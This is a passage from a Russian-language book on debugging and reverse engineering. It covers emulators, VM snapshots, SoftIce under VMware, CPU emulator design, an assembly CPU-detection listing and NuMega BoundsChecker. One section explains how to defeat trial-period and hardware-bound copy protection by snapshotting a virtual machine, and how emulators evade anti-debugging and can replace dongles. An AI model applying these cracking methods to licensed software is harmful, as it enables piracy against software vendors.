Коварство багов в том, что они склонны появляться только в строго определенных конфигурациях. Установка дополнительного программного обеспечения, а уж, тем более, перекомпиляция ядра может их спугнуть и тогда — ищи-свищи. А это значит, что до тех пор, пока баг не будет найден, ничего нельзя менять в системе. На основной машине это требование выполнить затруднительно, но легко на эмуляторе! Виртуальная машина, отключенная от сети (в том числе и виртуальной), в заплатах не нуждается. Но как же тогда обмениваться данными? К вашим услугам — дискета и CD-ROM.

Самое главное — эмуляторы позволяют создавать "слепки" состояния системы и возвращаться к ним в любое время неограниченное количество раз. Это значительно упрощает задачу воспроизведения сбоя (т. е. определения обстоятельств его возникновения). Чем такой слепок отличается от дампа памяти, сбрасываемого системой при сбое? Как и следует из его названия, дамп включает в себя только память, а слепок — все компоненты системы целиком: диск, память, регистры контроллеров и т. д.

Разработчики сетевых приложений от эмуляторов вообще в полном восторге. Раньше ведь как: ставишь второй компьютер, сажаешь за него жену и долго и нудно объясняешь, какие клавиши нажимать. Теперь же отладка сетевых приложений упростилась до предела (рис. 1.17).



Рис. 1.17. Отладка прикладной программы под эмулятором

Хакерам

Эмулирующие отладчики появились еще во время MS-DOS и сразу же завоевали бешеную популярность (рис. 1.18). Неудивительно! Рядовые защитные механизмы применяют две основных методики для борьбы с отладчиками: пассивное обнаружение отладчика и активный захват отладочных ресурсов, делающий отладку невозможной. На эмулирующий отладчик эти действия никак не распространяются — он находится ниже виртуального процессора (а потому для отлаживаемого приложения совершенно невидим) и не использует никаких ресурсов эмулируемого процессора.

Слепки системы очень помогают во взломе программ с ограниченным сроком использования. Ставим программу, делаем слепок, переводим дату, делаем еще один слепок. Смотрим — что изменилось. Делаем выводы и отла-

мываем от программы лишние запчасти. В ламерской редакции эта методика выглядит так: устанавливаем защищенную программу на отдельную виртуальную машину. Делаем слепок. Все! Защите хана! (рис. 1.19). Сколько бы мы ни запускали слепок, она будет наивно полагать, что запускается в первый раз. Не сможет она привязываться и к оборудованию — оборудование эмулятора не зависит от аппаратного окружения, предоставляя нам неограниченную свободу выбора последнего.

Попутно эмулятор освобождает от необходимости ставить ломаемую программу на свою основную машину. Во-первых, некоторые программы, обнаружив, что их ломают, пытаются как-то напакостить на винте, а если даже и не напакостят, то, как пить дать, сглючат, так пусть лучше глючат на эмуляторе — во-вторых.



Рис. 1.18. Отладочная версия Windows 2000 в китайском исполнении



Рис. 1.19. Ща мы ее хакнем!

Как настроить SoftIce под VMware

При попытке использования SoftIce под Windows 2000, запущенной из-под VMware, начинаются сплошные лапти: SoftIce работает только из text mode-режима, развернутого на весь экран (заходим в FAR, жмем <Alt>+<Enter>, затем <Ctrl>+<D>), а во всех остальных режимах наглухо завешивает систему. Кстати, под Windows 98 он чувствует себя вполне нормально, но переход на Windows 98 — не вариант.

Это известный глюк SoftIce, признанный NuMega и устраненный лишь в Driver Studio версии 3.1 (в официальной формулировке это именуется "поддержкой VMware"). Подробности можно найти в документации (**\Compuware\DriverStudio\Books\Using SoftICE.pdf**). При этом в конфигурационный файл виртуальной машины (имя_виртуальной_машины.vmx) необходимо добавить строки:

```
svga.maxFullscreenRefreshTick = "2"
vmmouse.present = "FALSE"
```

Экзотические эмуляторы

Помимо эмуляторов PC, существует огромное количество эмуляторов самых разнообразных устройств, например, сотовых телефонов, карманных компьютеров, контроллеров лифта и т. д. Возьмем сотовый телефон. Он не содержит средств разработки, а значит, запрограммировать его, давя на кла-

виши, принципиально невозможно (а среду разработки там помещать просто некуда — не хватает ни быстродействия процессора, ни памяти). Вот и приходится прибегать к эмуляторам (рис. 1.20). Это даже не вопрос удобства, это вопрос выживания!



Рис. 1.20. Эмулятор Z80 для встраиваемых устройств

1.7. Кратко об эмуляции процессора

На заре компьютерной истории, когда общение с майнфреймами велось исключительно на уровне машинных кодов, уже существовали эмуляторы. В первую очередь это было связано с необходимостью выполнять код программы, написанный для одного типа процессора, на другой машине. В те времена понятие совместимости отсутствовало напрочь, а необходимость выполнения "неродных" для данного процессора программ возникала очень часто.

Большой популярностью пользовались уже забытые сегодня архитектуры с загружаемым набором инструкций, что позволяло процессору исполнять любой код.

Производители аппаратного обеспечения были разобщены, и каждый использовал свой уникальный набор технических и архитектурных решений, зачастую диаметрально противоположный моделям конкурирующих фирм. С высоты сегодняшнего развития очень трудно дать адекватную оценку дан-

ной ситуации. С одной стороны, последовательный перебор возможных реализаций в поисках оптимального решения, бесспорно, способствовал прогрессу. С другой, накладные расходы на создание ПО для каждой новой модели и обучение обслуживающего ее персонала выходили за все разумные границы. Отсутствие стандартов на форматы данных было труднопреодолимой преградой для обмена данными между разными платформами и даже разным программным обеспечением в рамках одной платформы.

Ясно, что этой анархии должен был прийти конец. Но это уже совсем другая история, а до эпохи внедрения стандартов единственным выходом из создавшейся ситуации была программная (реже аппаратная) эмуляция.

Первым серьезным завоеванием эмуляторов стало широкое применение программируемых логических интегральных схем (ПЛИС). Они позволяли программно скомпоновать на одном кристалле электронную схему, эквивалентную аппаратной реализации на стандартных ИС. ПЛИСы представляют собой матрицу логических ячеек, соединенных логическими ключами. Поведение ключей зависит от введенной в память микросхемы логической матрицы (программы). Это позволяет на основе стандартной аппаратной реализации получать различные логические устройства. Таким образом, мы получаем универсальный программно-аппаратный эмулятор, по техническим параметрам ничуть ни уступающий своим прототипам.

Вторым завоеванием стало использование в процессорах Intel 80486+ RISC-ядра, эмулирующего набор инструкций предшествующих моделей. Это дает производительность, сравнимую с "чистыми" RISC-процессорами, но с сохранением программной совместимости с существующим программным обеспечением.

Удивительно, что при такой интенсивной эксплуатации технологий эмуляции доступной информации о последних (особенно на русском языке) ничтожно мало. В рамках данной книги эмуляторы играют едва ли не ключевую роль. Парадоксально, но эмуляция — это мощнейшее оружие двух сторон: злоумышленников и разработчиков систем защиты.

Действительно, против эмулятора бессильны любые антиотладочные приемы, и в них широко используется усиление отладочных и отслеживающих механизмов. Эмуляторы позволяют "отвязывать" ПО от аппаратных электронных ключей, реализуя последние на программном уровне. Еще больше распространены (и легки в изготовлении) "виртуальные" ключевые диски, реализуемые в большинстве случаев через программный интерфейс `int 0x13` и только в достаточно мощных защитах посредством перехвата обращений к портам.

Однако использование эмулятора виртуального процессора в системе защиты на порядок повышает трудозатраты на взлом. Для виртуального процессора существующий инструментарий хакера (отладчики, дизассемблеры) окажется бесполезным или в лучшем случае малоэффективным. Попутно

заметим, что умение снимать защиту штатными средствами никак не подразумевает наличие навыков создания собственного отладчика или дизассемблера. Кроме того, это настолько трудоемкое занятие, что нужна чрезвычайно стоящая программа, чтобы взлом оказался рентабельным. Не стоит забывать, что тогда как штатные процессоры проектируются из соображений цена/производительность, то виртуально-процессорное "ядро" защиты может быть сконструировано максимально затрудняющим взлом образом. Например, мной был разработан виртуальный процессор, непосредственно работающий с упакованным LZ-кодом. Это приводило к невозможности осуществления "бит-хака" (т. е. изменения пары байтов) с приемлемыми трудозатратами. В самом деле, изменение даже одного бита в упакованном LZ-фрагменте приведет к неработоспособности всей программы, а распаковка-редактирование-упаковка изменит длину упакованного фрагмента, что приведет к искажению всех ссылок и смещений внутри его. Поэтому необходимо, как минимум, полное дизассемблирование с последующим отслеживанием смещений (которые лексически неотличимы от констант) и, далее, ассемблированием. В большинстве случаев такие затраты труда будут нерентабельны.

Словом, нужно вытянуть хакера из привычного ему окружения и заставить играть по другим правилам. В последнее время, правда, в арсенале хакеров появился достаточно мощный инструментарий, облегчающий решение поставленной задачи. Один из популярнейших дизассемблеров — IDA-имеет встроенную "виртуальную" машину, позволяющую загрузить в нее логику любого виртуального процессора за минимальное время. Поэтому на первый план выходит усложнение архитектуры виртуального процессора до такой степени, чтобы его анализ требовал высокой квалификации взломщика и был чрезвычайно трудоемким и утомительным. По своему опыту могу сказать, что наиболее сложен анализ многопоточных виртуальных машин с динамическим набором команд и множеством циклов выборки и декодирования. Дополнительным преимуществом таких моделей является улучшенная производительность. К сожалению, виртуальные машины теряют все свои достоинства в серийных защитах. Если хакер может использовать результаты анализа одной виртуальной машины для взлома множества построенных на ней программ, то рентабельность взлома приблизится к единице, а это сведет на нет все технические и финансовые издержки использования виртуальных машин.

Популярные системы программирования Basic, FoxPro являются типичными виртуальными машинами. К моему удивлению, такая трактовка встретила возражение со стороны ряда лиц, однако интерпретатор — это рядовая виртуальная машина, разве что спроектированная, в первую очередь, для удобства общения, а не для большей производительности, но разницы между ядром интерпретатора и эмулятора процессора практически нет.

Рассмотрим подробнее механизмы эмуляторов. Прежде всего любой программный эмулятор состоит из следующих функциональных частей: модуля

лексического анализа, цикла выборки команд, блока декодирования инструкций и эмулятора АЛУ (арифметическо-логического устройства). Задача эмуляции АЛУ упрощается тем, что в большинстве случаев набор арифметических и логических операций может быть выполнен базовым процессором, поэтому большей частью АЛУ представляют собой простые переходники. Блок исполнения микрокода в разных архитектурах может примыкать непосредственно к блоку декодирования инструкций или АЛУ или даже может быть выделен в независимый модуль. На программном уровне эмулятора он представляет собой просто библиотеку функций, реализованную на множестве команд базового процессора. Например, пусть в гипотетической виртуальной машине присутствует инструкция `CalculateCRC32`. Разумеется, для ее реализации потребуется написать на 80x86 специальную подпрограмму, поскольку непосредственно он не обеспечивает такой возможности. Но почему бы реализацию этой функции не отнести к АЛУ? Действительно, некоторые (не самые лучшие архитектуры) относят эту инструкцию к АЛУ, но это не только не самое лучшее, но и иерархически неправильное решение! АЛУ должно обеспечивать базовый арифметическо-логический набор функций, на котором строится все подмножество команд виртуальной машины. В таком случае любая команда исполняется по цепочке:

Базовый CPU → АЛУ → Блок исполнения микрокода.

Сам блок исполнения непосредственного доступа к CPU не имеет. Такая архитектура упростит перенос эмулятора на другие платформы, а также облегчит процесс отладки эмулятора.

Рассмотрим представленную архитектуру на примере гипотетического эмулятора 8086 процессора (рис. 1.21).



Рис. 1.21. Блок-схема типичного эмулятора

Пусть указатель команд `emIP` указывает на начало команды `LOOP 0x77`. Задачей блока выборки инструкций будет выбрать инструкцию из байта `0xE2`. Как известно, в 80x86 процессорах код команды занимает 6 старших битов. Но в нашем случае команда занимает все 8. Все остальное — это операнды. Теперь мы имеем два варианта программной реализации выборки команды.

Можно продолжить анализ операндов или установить регистр `emIP` на начало первого операнда и поручить оставшуюся работу блоку декодирования. Если блок декодирования не может разобраться в числе и размере операндов команды, то окончательное позиционирование регистра `emIP` осуществит блок исполнения микрокода. Эти решения называются, соответственно, Альфа-, Бета- и Гамма-декодерами. С точки зрения канонического объектно-ориентированного программирования, каждый объект, представленный в нашем случае командой, должен самостоятельно отвечать за формат операндов. Поручение этого отдельному модулю вызывает необходимость унификации операндов всех команд, что далеко не всегда удобно. Процессоры 80x86 имеют жесткую систему адресации операндов, поэтому лучшим вариантом для них будет Бета-декодер. RISC-процессоры оперируют командами фиксированного размера, поэтому всегда реализуются через Альфа-декодеры.

В нашем примере на входе в блок декодирования регистр `emIP` указывает на первый операнд `0x72`. Переданная блоком выборки команда `0xE2` ожидает только одного операнда размером в байт, блок декодирования загружает этот байт и смещает указатель команд. Но что же представляет собой этот байт? Правильно, короткий относительный адрес перехода от текущего указателя. Вопрос: кто возьмется его преобразовать в абсолютный адрес? Можно поручить это специальному блоку формирования адреса, можно обработать непосредственно в декодере или поручить обработчику конкретной команды. Вариантов, как мы видим, много, и правильный выбор сделать трудно. На архитектуре младших моделей Intel формировать физический адрес можно непосредственно в блоке декодирования, но уже для 80286 эмуляцию памяти выгодно выполнять отдельным модулем.

На блок исполнения микрокода мы подаем готовый опкод инструкции и сформированный физический адрес. На уровне микрокода команда `LOOP` представляется как

```
DEC emCX\JNZ addr.
```

Обе эти инструкции относятся к элементарным и вызываются из АЛУ. Многие разработчики допускают очевидную ошибку и вызывают `DEC` и `JNZ` базового процессора. Это работает, но часто приводит к трудно обнаруживаемым ошибкам и нарушает всю иерархию команд.

Для реализации АЛУ требуется еще один заключенный, но не показанный в нем модуль. Это, конечно, HAL — модуль абстрагирования от базового оборудования. Необходимо так спланировать эмулятор, чтобы HAL получился по возможности компактным и легкопереносимым.

Один из главных компонентов в HAL — это регистрово-адресный преобразователь. Поскольку архитектура виртуальных регистров и памяти зачастую отличается от физической, то постоянно требуется преобразователь. В про-

стейшем случае все виртуальные регистры отображаются на физическую память, а виртуальная память реализуется через эмулятор диспетчера страниц. В простейшем случае он отсутствует, а память эмулятора проецируется на выделенный фрагмент физической памяти.

Теперь мы создадим свою виртуальную машину и напишем для нее простой пример защиты, который вскроем написанным дизассемблером.

Сначала нужно разработать архитектуру виртуальной машины. Пусть это будет простой RISC-процессор с фиксированным набором команд и жесткой адресацией памяти. Если команда не требует операндов, то все равно они должны присутствовать, но их значение игнорируется. Для простоты ограничимся минимальным набором команд. Из арифметических будет достаточно команды `ADD`, единственной логической конструкции:

```
if (a,b) go to Bellow, Eqular, Above,
```

имеющей следующую логику (листинг 1.7).

Листинг 1.1. Реализация конструкции логического управления

```
если   делай
-----------------
a<b    go to Bellow
a=b    go to Equal
a>b    go to Above
```

Этих двух команд вполне достаточно для реализации микроядра, но для удобства мы добавим команду безусловного перехода и вызова процедуры.

Пусть будут два адресных пространства для кода и данных и один-единственный порт ввода/вывода. Он будет предназначен для виртуального телетайпа. Запись в порт приведет к появлению символа на экране, а чтение — к вводу символа с клавиатуры.

Замечу, что большинство виртуальных машин не использует архитектуру портов, а реализует данные функции непосредственно в командах виртуального процессора. Выбор конкретной реализации всегда остается за разработчиком, но использование виртуальных портов не только хороший стиль, но и позволяет "присоединять" любые виртуальные устройства к множеству виртуальных портов или переходники к физическим. Точно так же можно организовать и межпроцессорное взаимодействие виртуальных машин.

Определение типа процессора отражено в следующем примере (листинг 1.8).

Листинг 1.8. Определение типа процессора

```
ORG 100h
Start:
       xor    ax,ax          ; clear ax
       sahf                  ; clear flags
                                     ; bit 1 of flags is always set
       mov    ax,5           ; move 5 into the dividend
       xor    dx,dx
       mov    bx,2           ; move 2 into the divisor
       div    bl                     ; perform div test

       mov dx, INTEL
       jz     is_intel       ; flags not changed it's a intel
                                     ; ZF will never be set on a NexGen
CPU, but will be set on others
       mov    dx, AMD
is_intel:
       mov ah,9
       int 21h
ret
INTEL  DB 'INTEL',0Dh,0Ah,'$'
AMD           DB 'AMD',0Dh,0Ah,'$'
```

1.8. BoundsChecker

> Покажите мне пример совершенно гладко идущей рутины, и я найду вам того, кто прикрывает ошибки.
>
> *Ф. Херберт. "Дом Глав Дюны"*

BooundsChecker фирмы NuMega (далее по тексту просто BC) — это инструмент, нацеленный на поиск ошибок в вашем собственном программном обеспечении. Однако не хуже он подходит и для исследования взаимодействия приложений с операционной системой или другими приложениями, поступившими в ваше распоряжение без исходных кодов.

Что представляет собой BC? Отладчик или дизассемблер? На самом деле, ни то, ни другое. Это win32-шпион. Обычные шпионы (типа Spyxx из MS VC) перехватывают только сообщения, которыми обменивается приложение с окном. Учитывая, что архитектура Windows фактически полностью построена

на сообщениях, перехват последних несет достаточно полную информацию о происходящих событиях. Полную, но, увы, не исчерпывающую. Множество функций вообще не генерирует сообщений (например, выделение памяти, чтение из файла или реестра).

Между тем, именно эта информация имеет первостепенную важность при анализе приложения. Microsoft однако отделывается молчанием по этому поводу. Это наводит многих на мысль, что API-шпионы — штука не простая, и их написание доступно не каждому.

На самом деле это не такое сложное занятие, и Мэтт Питтрек в своей книге подробно описывает этот процесс во всех точностях и прилагает на дискете в качестве иллюстрации довольно неплохого шпиона, занимающего в упакованном виде чуть больше 7 Кбайт.

BC это же десятки мегабайт сложного кода, который ненамного хитрее созданного Питтреком, разве что покрывает больший круг задач. По крайней мере, поработав с версией 5.0, я пришел к выводу, что нет ничего лучше, чем использование своих шпионов, специализированных на нужный вам круг задач. BC, все же, немного не то, что нужно хакеру. Очень многого в нем недостает, в частности, нет системы навигации по его протоколам. Нет никакого фильтра функции, и вам предстоит тяжелая археологическая работа: отыскивать нужные имена среди бесконечных вызовов:

```
GetMessage
TranslateMessage
DispathMessage
```

и им подобные. Аналогично дело обстоит с сообщениями. Километры листингов, среди которых большинство сообщений не представляет для хакера в данный момент ничего интересного. Spyxx имеет гибкую систему фильтров, которая сокращает протоколы и заметно ускоряет анализ.

Впрочем, ничто не мешает использовать внешний фильтр, анализирующий выходные файлы BC. Разумеется, написание его целиком ляжет на ваши плечи и может оказаться не такой простой задачей (особенно если требуется не просто фильтр, а очень хороший фильтр — с гибкой системой поиска). Впрочем, время, затраченное на разработку последнего, с лихвой окупится ускорением анализа программ.

Так же к недостаткам BC можно отнести невозможность анализа самозагружаемых модулей, крайней неустойчивостью к приложениям, пытающимся "прибить" BC, а также отсутствием поддержки 16-разрядных приложений и DLL. Но ничего не поделаешь. Пишите собственных шпионов или довольствуйтесь тем, что есть сегодня на рынке.

Однако не примите все вышесказанное как повод к отказу от BC. Вовсе нет! Это действительно очень мощный инструмент, аналогов которому пока не существует. Но нужно четко представлять, для каких задач он полезен. Чаще

более быстрый путь — использование дизассемблера или отладчика. Не стоит пытаться решать с помощью BC те задачи, для которых он совсем не предназначен. Строго говоря, BC даже и не может работать в одиночку. Все его назначение — показать вызовы API-функций и сообщений в изучаемом приложении. Для чего может понадобиться эта информация?

Рассмотрим случай, когда программа, считывающая строку из окна редактирования, не вызывает ни `GetWinodowText`, ни `GetDlgItemText`, и даже не посылает сообщения `WM_GETTEXT`. Чтобы понять, как все же текст попадает в буфер, надо проанализировать манипулирующий с ним код. То есть пройтись дизассемблером по нужному участку кода. Только вот проблема в том, что мы не знаем, какой код нужный, и в поисках последнего рискуем потерять уйму времени.

В этом случае BC, показывая все вызовы API и связанных DLL, наверняка покажет и те, которыми приложение считывает текст. Это может оказаться посимвольное чтение клавиш или еще что-нибудь. Конечно, будет большой проблемой найти эти функции и в протоколе, и в изучении его придется порядком попотеть.

Также поможет BC при исследовании приложений на предмет недокументируемых функций и возможностей. Или документируемых, но плохо понятных. Например, если работа менеджера задач вам кажется сплошной загадкой, а дизассемблировать его, естественно, не хватает времени и терпения, можно запустить API-шпион и посмотреть, какие функции приложение вызывает.

Заметим, что те же функции можно узнать всего лишь просмотром таблицы импорта, но при этом останется загадкой порядок их вызова и взаимодействие друг с другом. Вот для таких целей и следует использовать шпиона. В противном случае более эффективным окажется связка: отладчик плюс дизассемблер. Разумеется, BC незаменим и при исправлении ошибок в чужих приложениях без исходных текстов (он, собственного говоря, для этого и разрабатывался).

Быстрый старт

> Существуют во Вселенной вопросы, на которые нет ответов.
>
> *Ф. Херберт. "Мессия Дюны"*

BC необычайно прост в управлении. NuMega особо это отмечает в прилагаемой документации. В переводе на русский язык последнее означает, что вас сильно ограничили в гибкости и возможностях контроля над приложением. Все за вас делает BC!

Воистину непостижим такой подход на фоне SoftIce, который содержит весьма привлекательный для профессионала интерфейс. Но почему-то при-

менительно к BC фирма-разработчик пошла другим путем, чем явно огорчила многих своих поклонников. Остается использовать то, что дают. Запустим BC и попробуем открыть какой-нибудь файл для анализа. Напомню, что поддерживаются только win32-файлы. Даже сегодня, во время победного шествия win32 API, это ограничение все еще существенно, и немало 16-разрядных приложений даже среди новых разработок.

Чтобы согласовать наши действия, предлагаю вам остановить свой выбор на примере BUG1, находящемся в комплекте поставки BC. При этом последний автоматически откроет окно **Program Transcript**. В нем на протяжении всего сеанса работы будут отображаться такие события, как загрузка различных DLL, а также выводятся все отладочные сообщения. Это нас будет интересовать в последнюю очередь.

Если открыть руководство, то можно найти следующую рекомендацию: щелкнуть по кнопке **Run** (эдакая соблазнительная стрелочка, направленная вниз) и запустить программу. Но не будем полагаться на руководство. В этом случае BC будет мирно крутиться в фоне, ожидая ошибок или аварийных ситуаций. Естественно, что в изучаемом приложении таковых, скорее всего, не окажется, и финальный рапорт будет пустым.

Это, кстати, самая распространенная ошибка начинающих пользователей BC. За неудачной попыткой следует разочарование или вопрос: ну, а где же обещанные вызовы API? На самом деле, как уже отмечалось, это и есть нормальная работа BC, который, в первую очередь, все же предназначен для предотвращения ошибок и их локализации. Зададимся вопросом: а как это он делает? Полистав документацию, мы узнаем, что BC перехватывает практически все ключевые функции и проверяет корректность передаваемых им параметров. В противном случае он выводит в окно сообщение об ошибке.

Обратите внимание, он перехватывает функции, но не отмечает этот факт в протоколе, если вызов функции корректный с его точки зрения. Быть может, есть какой-то способ отображать все события вне зависимости от аварийности ситуации?

Действительно, NuMega предусмотрела такую возможность. Конечно, средне взятому пользователю она не нужна и поэтому по умолчанию выключена. Чтобы исправить это, заглянем в установки программы (**Program\Setting**). Выберем вкладку **Event Reporting**. Появится выбор из следующих пунктов:

- **Collect and report program event data**;
- **Report messages**;
- **Report pointer data for API**;
- **Report Hoocks**.

Но последние три пункта будут недоступны, пока не установлен флажок **Collect and report program event data**. Выбор остальных зависит от выбранной вами цели и исследуемой программы. Для перехвата функций API нужно

установить **Report pointer data for API**, ну и, соответственно, остальные для перехвата сообщений или хуков.

Если теперь снова перейти на первую вкладку **Error Detection**, то будет возможность сохранить текущие настойки значениями по умолчанию. Это и в самом деле приятная возможность, особенно если планируется использовать ВС в основном для анализа чужих программ, а не по прямому назначению.

Вот теперь-то, наконец, мы нажмем **Run**. Если у вас меньше 128 Мбайт оперативной памяти, то послышится интенсивный звук прыгающих головок винчестера, и откроется еще одно окно (рис. 1.22). При этом в окне отображения событий появится единственный поток приложения (непонятно почему изображенный катушкой с зелеными нитками) и ниже его — встретившаяся ошибка (умышленно допущенная разработчиками для демонстрации возможностей ВС), но сейчас не будем акцентировать на ней внимания.

